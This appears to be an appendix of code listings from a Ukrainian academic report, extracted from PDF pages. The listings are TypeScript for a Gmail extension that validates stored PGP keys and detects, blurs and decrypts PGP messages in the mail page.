      publicKeys: "&email, keyFingerprint",
      settings: "&key",
    });

    this.privateKeys.hook("creating", (_pk, obj) => validatePrivateKey(obj));
    this.publicKeys.hook("creating", (_pk, obj) => validatePublicKey(obj));

    this.privateKeys.hook("updating", (mods: Partial<PrivateKeyRecord>) => {
      if (mods.email !== undefined && !mods.email.includes("@"))
        throw new Error("Invalid email format");
      if (mods.keyFingerprint !== undefined && mods.keyFingerprint.length !==
V6_FINGERPRINT_LENGTH)
        throw new Error(`Invalid v6 fingerprint length: ${mods.keyFingerprint.length}.`);
```

```
        if (mods.encryptedKeyBase64 !== undefined &&
!BASE64_REGEX.test(mods.encryptedKeyBase64))
            throw new Error("Invalid encrypted key format (not base64)");
      });

      this.publicKeys.hook("updating", (mods: Partial<PublicKeyRecord>) => {
        if (mods.armoredKey !== undefined &&
!mods.armoredKey.includes(PGP_PUBLIC_KEY_HEADER))
            throw new Error("Invalid armored public key");
        if (mods.email !== undefined && !mods.email.includes("@"))
            throw new Error("Invalid email format");
        if (mods.keyFingerprint !== undefined && mods.keyFingerprint.length !==
V6_FINGERPRINT_LENGTH)
            throw new Error(`Invalid v6 fingerprint length: ${mods.keyFingerprint.length}.`);
      });
    }
}

export const db = new MailShroudDB();
```

Лістинг А.9 – Контент-скрипт (виявлення PGP та розшифрування)

```
import { defineContentScript, injectScript } from "#imports";
import { sendMessage } from "~/lib/messaging";
import { sanitizeDecryptedHtml } from "~/lib/security/sanitize";
import "./content.css";

export default defineContentScript({
  matches: ["*://mail.google.com/*"],
  runAt: "document_start",
  async main(ctx) {
    await injectScript("/gmail-bridge.js", { keepInDom: true });

    window.addEventListener("message", async (event) => {
      if (event.source !== window || event.origin !== "https://mail.google.com") return;
      const data = event.data;
      if (!data || typeof data !== "object") return;
      const { type, payload } = data;
      if (!type || typeof type !== "string") return;
      if (type === "MAILSHROUD_ENCRYPT_REQUEST") {
        if (!payload || typeof payload !== "object") return;
        await handleEncryptRequest(payload);
      }
    });

    async function handleEncryptRequest(payload: any) {
      const { composeId, to, cc, bcc, body, senderEmail } = payload;
      const extractEmails = (recipients: any[]): string[] => {
        if (!recipients || !Array.isArray(recipients)) return [];
        return recipients
          .map((r: any) => (typeof r === "string" ? r : r.email || r.address || null))
```

```
            .filter((email: string | null): email is string => email !== null && email.includes("@"));
        };
        const recipientEmails = [
          ...extractEmails(to), ...extractEmails(cc), ...extractEmails(bcc),
        ];
        if (recipientEmails.length === 0) {
          window.postMessage({
            type: "MAILSHROUD_ENCRYPT_RESPONSE",
            payload: { composeId, error: "Не знайдено жодного валідного отримувача" },
          }, "https://mail.google.com");
          return;
        }
        try {
          const plainText = htmlToPlainText(body);
          const result = await sendMessage("encryptMessage", {
            text: plainText, recipientEmails, senderEmail,
          });
          window.postMessage({
            type: "MAILSHROUD_ENCRYPT_RESPONSE",
            payload: { composeId, encrypted: result.encrypted },
          }, "https://mail.google.com");
        } catch (err: any) {
          window.postMessage({
            type: "MAILSHROUD_ENCRYPT_RESPONSE",
            payload: { composeId, error: err.message || "Невідома помилка шифрування" },
          }, "https://mail.google.com");
        }
      }

      function htmlToPlainText(html: string): string {
        if (typeof html !== "string") return "";
        const div = document.createElement("div");
        div.innerHTML = html;
        return div.innerText || div.textContent || "";
      }

      const PGP_BEGIN = "-----BEGIN PGP MESSAGE-----";
      const PGP_END = "-----END PGP MESSAGE-----";
      const PGP_REGEX = /-----BEGIN PGP MESSAGE-----[\s\S]*?-----END PGP MESSAGE-----
/;
      const PROCESSED_ATTR = "data-mailshroud-processed";

      function scanForPgp(root: Node) {
        const walker = document.createTreeWalker(root, NodeFilter.SHOW_TEXT);
        let textNode: Node | null = walker.nextNode();
        while (textNode) {
          if (textNode.textContent?.includes(PGP_BEGIN)) {
            let current: Node | null = textNode;
            let container: HTMLElement | null = null;
            while (current && current !== root) {
              const parentEl = current.parentNode as HTMLElement | null;
              if (!parentEl) break;
```

```
                const depth = getDepth(current, root);
                if (depth > 10) break;
                const parentText = parentEl.textContent || "";
                if (parentText.includes(PGP_BEGIN) && parentText.includes(PGP_END)) {
                  container = parentEl; break;
                }
                current = parentEl;
              }
              if (container && !container.hasAttribute(PROCESSED_ATTR)) {
                if (container.closest(".mailshroud-wrapper")) { textNode = walker.nextNode(); continue; }
                if (container.closest('.y2, .aE3, .zA, .xT, [role="row"]')) { textNode = walker.nextNode(); continue; }
                if (!container.closest(".a3s, .ii.gt, .adn, .if")) { textNode = walker.nextNode(); continue; }
                handlePgpContainer(container);
              }
            }
            textNode = walker.nextNode();
          }
        }

        function getDepth(node: Node, root: Node): number {
          let depth = 0, current: Node | null = node;
          while (current && current !== root) { depth++; current = current.parentNode; }
          return depth;
        }

        function handlePgpContainer(container: HTMLElement) {
          container.setAttribute(PROCESSED_ATTR, "true");
          const text = container.textContent || "";
          const match = text.match(PGP_REGEX);
          if (!match) return;
          const armored = match[0];
          let errorTimer: number | null = null;

          const wrapper = document.createElement("div");
          wrapper.className = "mailshroud-wrapper";
          wrapper.setAttribute(PROCESSED_ATTR, "true");

          const contentDiv = document.createElement("div");
          contentDiv.className = "mailshroud-content is-blurred";
          contentDiv.textContent = armored;
          wrapper.appendChild(contentDiv);

          const overlay = document.createElement("div");
          overlay.className = "ms-overlay";
          const actionsDiv = document.createElement("div");
          actionsDiv.className = "ms-actions";

          const decryptBtn = document.createElement("button");
          decryptBtn.className = "ms-btn";
```

```
decryptBtn.textContent = "Розшифрувати";

const originalBtn = document.createElement("button");
originalBtn.className = "ms-btn ms-btn-secondary";
originalBtn.textContent = "Оригінал";

actionsDiv.appendChild(decryptBtn);
actionsDiv.appendChild(originalBtn);
overlay.appendChild(actionsDiv);

const errorContainer = document.createElement("div");
overlay.appendChild(errorContainer);
wrapper.appendChild(overlay);
container.parentNode?.insertBefore(wrapper, container);
container.style.display = "none";

originalBtn.addEventListener("click", () => {
   wrapper.remove(); container.style.display = "";
});

decryptBtn.addEventListener("click", async () => {
   decryptBtn.textContent = "Розшифровка...";
   decryptBtn.disabled = true;
   originalBtn.disabled = true;
   errorContainer.innerHTML = "";
   try {
      const res = await sendMessage("decryptMessage", armored);
      if (!res || typeof res.data !== "string") {
         throw new Error("Невалідний результат дешифрування");
      }
      const safeHtml = sanitizeDecryptedHtml(res.data);
      overlay.remove();
      errorContainer.remove();
      contentDiv.classList.remove("is-blurred");
      contentDiv.innerHTML = safeHtml;
   } catch (err: any) {
      decryptBtn.textContent = "Розшифрувати";
      decryptBtn.disabled = false;
      originalBtn.disabled = false;
      const errorSpan = document.createElement("span");
      errorSpan.className = "ms-error";
      const msg = err?.code === "VAULT_LOCKED"
         ? "Vault заблоковано. Розблокуйте в Popup."
         : err?.message || "Помилка дешифрування";
      errorSpan.textContent = msg;
      errorContainer.appendChild(errorSpan);
      if (errorTimer) clearTimeout(errorTimer);
      errorTimer = window.setTimeout(() => {
         errorSpan.classList.add("is-hiding");
         setTimeout(() => { if (errorSpan.parentNode) errorSpan.remove(); }, 300);
      }, 3000);
   }
```

```
      });
    }

    const observer = new MutationObserver((mutations) => {
      for (const m of mutations) {
        for (const n of m.addedNodes) {
          if (n.nodeType === Node.ELEMENT_NODE) scanForPgp(n);
          else if (n.nodeType === Node.TEXT_NODE && n.parentElement)
scanForPgp(n.parentElement);
        }
      }
    });

    const startObserving = () => {
      const target = document.body || document.documentElement;
      observer.observe(target, { childList: true, subtree: true });
      scanForPgp(target);
    };

    if (document.body) startObserving();
    else document.addEventListener("DOMContentLoaded", startObserving);

    ctx.onInvalidated(() => { observer.disconnect(); });
  },
});
```